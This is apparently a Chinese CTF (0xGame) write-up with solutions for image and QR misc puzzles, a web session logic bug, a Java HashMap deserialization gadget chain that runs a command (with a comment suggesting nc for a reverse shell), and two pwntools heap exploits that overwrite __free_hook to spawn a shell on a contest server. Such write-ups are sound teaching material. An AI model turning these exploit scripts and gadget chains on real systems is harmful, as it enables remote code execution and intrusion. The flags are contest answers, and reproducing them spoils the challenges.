
根据参数的数量和图片名以及图片特征，猜测是arnold变换，网上脚本直接解

```
from PIL import Image

img = Image.open('catcat.png')
if img.mode == "P":
    img = img.convert("RGB")
assert img.size[0] == img.size[1]
dim = width, height = img.size

st = 1
a = 114
b = 514
for _ in range(st):
    with Image.new(img.mode, dim) as canvas:
        for nx in range(img.size[0]):
            for ny in range(img.size[0]):
                y = (ny - nx * a) % width
                x = (nx - y * b) % height
```

```
        canvas.putpixel((y, x), img.getpixel((ny, nx)))
    canvas.show()
    canvas.save('flag.png')
```



```
0xGame{C4t_In_Th3_Disk}
```

## SIMPLE\_QR

### 新

第一部分没什么好说的，反色之后简单修一修，即可得到第一段flag

```
0xGame{ed4a6398-9360-????}
```

接着binwalk分离一下图片，发现有一个多出来的idat块，解一下zlib压缩，得到一段数据

```
00000001101100110011001101000000001111101110001000100010001011111001000101000100
01000100010101000100100010110001000100010001101000100100010111011101110111011101
000100111110110111011101110111011110000000010101010101010101010000000111111110
0010001000100010111111100010000010011001100110010011101101010011110011001100110
0110010010000011000011101110111011101100100010011101101110111011101101001101010001
1100111101110111011101001111101101110010001000100010010011010111111001100010001
00010001001001000001111010100010001000101101011010000100001011001100110010011011
01010101000001100110011001001100000001100111011011101110111000110001100101
11011101110111010111110101001011011101110111000010111101100111110001000100010010
01011001111101110001000100010000111111010100010101100010001000101111011101011001
0110110011001100000000101111111101101100110011010111001000000000100111011101110
11010101110011111010010111011101110011100110010001010101011101110111000000110010
00101101000100010001110100111101000101011001000100010101000011001111101000100010
00100001100001010000000010010110011001100111100100
```

观察一下，数据大小为1089个字节，刚好是33的平方，而33x33也是一个常见的二维码尺寸，所以把0转黑，1转白写个脚本

```
from PIL import Image
MAX = 33
pic = Image.new("RGB", (MAX, MAX))
str =
"0000000110110011001100110100000000111110111000100010001001111100100010100010
0010001000101010001001000101100010001000100011010001001000101110111011101110
1000100111110110111011101110111011110000000010101010101010101000000011111111
0001000100010001011111110001000001001100110011001001110110101001111001100110011
0011001001000001100001110111011101110110010001001110110111011101110100110101000
11100111101110111011101001111101101111001000100010001001001101011111100110001000
10001000100100100000111101010001000100010110101101000010000101100110011001001101
10101010100000110011001100100110000000110011101101110111011100011000110000110010
11101110111011101011111010100101101110111011100001011110110011111000100010001001
00101100111110111000100010001000011111101010001010110001000100010111101110101100
1011011001100110000000010111111110110110011001101011100100000000010011101110111
01101010111001111101001011101110111001110011001000101010101110111011100000011001
00010110100010001000111010011110100010101100100010001010100001100111110100010001
00010000110000101000000010010110011001100111100100"
```

```
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(str[i] == '0'):
            pic.putpixel([x,y],(0, 0, 0))
        else:
            pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
pic.save("flag.png")
```



扫一下得到后面一段

```
0xGame{ed4a6398-9360-????-9c89-82272f3c621e}
```

最后是中间一小段，仔细观察原图可以发现存在两个png尾，并且前一个png是完整的，后一个没头。

接下来就很简单了，复制下后半段的数据，手动补一下16个字节的头，就可以得到最后一个二维码，扫码补全flag

```
0xGame{ed4a6398-9360-41ff-9c89-82272f3c621e}
```

## 旧


两个版本附件都差不多，只有那个多余的idat块那里的考点有区别，旧版的附件处理之后得到的结果是这样的

```
4132d396338392d3832323732663363363231657d0ec3866203861203666203065203437206366206239
```

这里需要参考一下二维码的阅读标准，涉及到一些二维码的编码以及纠错方面的知识（其实就是ACTF原题


推荐[这篇文章](#)

初步了解后，我们可以先解一下这段密文并转为二进制



如果把这段数据想成是二维码的数据的话，根据阅读标准，那么前四位就是模式标识符，这里是0100也就是字节模式。模式标识符后八位代表所承载数据的长度，所以可以读出数据长度为19。同时在字节模式下，数据是按照每个字节八位二进制的方式存储的。

最后，直接删掉4位的模式标识符和8位的长度标识符，就可以读出这段长度为19的数据了，也就是flag最后一段。



后面冗余数据则是结束符和纠错码，不用管它。

这样，也可以得到一样的flag

```
OxGame{ed4a6398-9360-41ff-9c89-82272f3c621e}
```

## web

### profile

代码逻辑漏洞

/delete删除用户后，没有删除res.locals.user，再访问/profile时res.locals.user仍然存在，而users.get(res.locals.user.uid)得到的是undefined,得到flag

poc:

```
import requests
import uuid

url = "http://xxxx/register"
data = {
```



```

        "username": "test",
        "password": "test"
    }
    session = requests.session()
    r = session.post(url=url, data=data)
    cookies = requests.utils.dict_from_cookiejar(r.cookies)
    url = "http://xxx/delete"
    r = requests.post(url=url, cookies=cookies)
    url = "http://xxx/profile"
    r = requests.get(url=url, cookies=cookies)
    print(r.text)

```

## Ez\_girlfriend

/girlfriend有反序列化入口，我们需要寻找一个类反序列化时可以调用任意类的equals方法，java自带的HashMap或者HashTable都可以，我们看HashMap的gadget：

```

HashMap.readObject
    HashMap.putVal
        AbstractMap.equals
            Tools.equals

```

关键代码：

```

final V putVal(int hash, K key, V value, boolean onlyIfAbsent,
               boolean evict) {
    Node<K,V>[] tab; Node<K,V> p; int n, i;
    if ((tab = table) == null || (n = tab.length) == 0)
        n = (tab = resize()).length;
    if ((p = tab[i = (n - 1) & hash]) == null)
        tab[i] = newNode(hash, key, value, null);
    else {
        Node<K,V> e; K k;
        if (p.hash == hash &&
            ((k = p.key) == key || (key != null && key.equals(k)))) //进入equals条件：
            // 先前的键值对与此时的键值对hash值相同，且键名不同
            e = p;
        else if (p instanceof TreeNode)
            e = ((TreeNode<K,V>)p).putTreeVal(this, tab, hash, key, value);
        else {
            for (int binCount = 0; ; ++binCount) {
                if ((e = p.next) == null) {
                    p.next = newNode(hash, key, value, null);
                    if (binCount >= TREEIFY_THRESHOLD - 1) // -1 for 1st
                        treeifyBin(tab, hash);
                    .....
                }
            }
        }
    }
}

```

不能直接赋为Tools，我们将key再赋为hashmap，而且hashmap没有实现equals方法，就会去到父类AbstractMap的equals里：

```

public boolean equals(Object o) {

```

```

        if (o == this)
            return true;

        if (!(o instanceof Map))
            return false;
        Map<?,?> m = (Map<?,?>) o;
        if (m.size() != size())
            return false;

        try {
            Iterator<Entry<K,V>> i = entrySet().iterator();
            while (i.hasNext()) {
                Entry<K,V> e = i.next();
                K key = e.getKey();
                V value = e.getValue();
                if (value == null) {
                    if (!(m.get(key)==null && m.containsKey(key)))
                        return false;
                } else {
                    if (!value.equals(m.get(key)))//Tools类所在键值对的键名在前一个map里对应的键值类型必须为String以进入`if (obj instanceof String)`
                        return false;
                }
            }
        }
        .....

```

完整poc:

```

package com.ctf.game.Controller;

import java.lang.reflect.Field;
import java.util.HashMap;
public class Test {
    public static void setFieldValue(Object obj, String fieldname, Object
value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldname);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static void main(String[] args) throws Exception {
        Tools tools = Tools.class.newInstance();
        HashMap<Object, Object> map1 = new HashMap<>();
        HashMap<Object, Object> map2 = new HashMap<>();
        map1.put("Aa", "stringsss" );
        map1.put("BB", tools);
        map2.put("Aa", tools);
        map2.put("BB", "stringsss");
        HashMap<Object, Object> table = new HashMap<>();
        table.put(map1, "3");
        table.put(map2, "0");
        setFieldValue(tools, "girlfriend", "calc");//可以用nc反弹shell
        String s = Tools.base64Encode(((Tools) tools).serialize(table));
        Tools.deserialize(Tools.base64Decode(s));
    }
}

```

## week4\_pwn1(from:0xdeadc0de)

```
from pwn import *
p=remote('49.233.15.226',8001)
sleep(1)
print(p.recv())

def AddNote(index,size,content):
    p.sendline("1")
    print(p.recvline())
    p.sendline(index)
    print(p.recvline())
    p.sendline(size)
    print(p.recvline())
    p.send(content)
    sleep(0.5)
    print(p.recv())
def DeleteNote(index):
    p.sendline("2")
    print(p.recvline())
    p.sendline(index)
    sleep(0.5)
    print(p.recv())
def ShowNote(index):
    p.sendline("3")
    print(p.recvline())
    p.sendline(index)
    result = p.recvline(False)
    sleep(0.5)
    print(p.recv())
    return result
def EditNote(index,size,content):
    p.sendline("4")
    print(p.recvline())
    p.sendline(index)
    print(p.recvline())
    p.sendline(size)
    print(p.recvline())
    p.send(content)
    sleep(0.5)
    print(p.recv())

AddNote("0","2048","114514")
AddNote("1","16","114514")
AddNote("2","16","114514")
AddNote("3","16",b"/bin/sh\x00")
DeleteNote("1")
DeleteNote("2")
DeleteNote("0")

libcBaseAddress = int.from_bytes(ShowNote("0"),"little")-0x1ECBE0
free_hookAddress = libcBaseAddress+0x1EEE48
systemAddress = libcBaseAddress+0x52290
print("libcBaseAddress="+hex(libcBaseAddress))
EditNote("2","8",p64(free_hookAddress))
AddNote("4","16","114514")
AddNote("5","16",p64(systemAddress))
```

```

p.sendline("2")
print(p.recvline())
p.sendline("3")
p.interactive()

```

## week4\_pwn2(from:0xdeadc0de)

```

from pwn import *
p=remote('49.233.15.226',8002)
sleep(1)
print(p.recv())

def AddNote(index,size,content):
    p.sendline("1")
    print(p.recvline())
    p.sendline(index)
    print(p.recvline())
    p.sendline(size)
    print(p.recvline())
    p.send(content)
    sleep(0.5)
    print(p.recv())
def DeleteNote(index):
    p.sendline("2")
    print(p.recvline())
    p.sendline(index)
    sleep(0.5)
    print(p.recv())
def ShowNote(index):
    p.sendline("3")
    print(p.recvline())
    p.sendline(index)
    result = p.recvline(False)
    sleep(0.5)
    print(p.recv())
    return result

AddNote("0","2048","114514")
AddNote("10","16",b"/bin/sh\x00")
DeleteNote("0")
libcBaseAddress = int.from_bytes(ShowNote("0"),"little")-0x1ECBE0
free_hookAddress = libcBaseAddress+0x1EEE48
systemAddress = libcBaseAddress+0x52290
print("libcBaseAddress="+hex(libcBaseAddress))

for i in range(9):
    AddNote(str(i),"16","114514")
for i in range(9):
    DeleteNote(str(i))
DeleteNote("7")
for i in range(7):
    AddNote("2"+str(i),"16","114514")
AddNote("27","16",p64(free_hookAddress))
AddNote("28","16","114514")
AddNote("29","16","114514")
AddNote("30","16",p64(systemAddress))

```

```
p.sendline("2")  
print(p.recvline())  
p.sendline("10")  
  
p.interactive()
```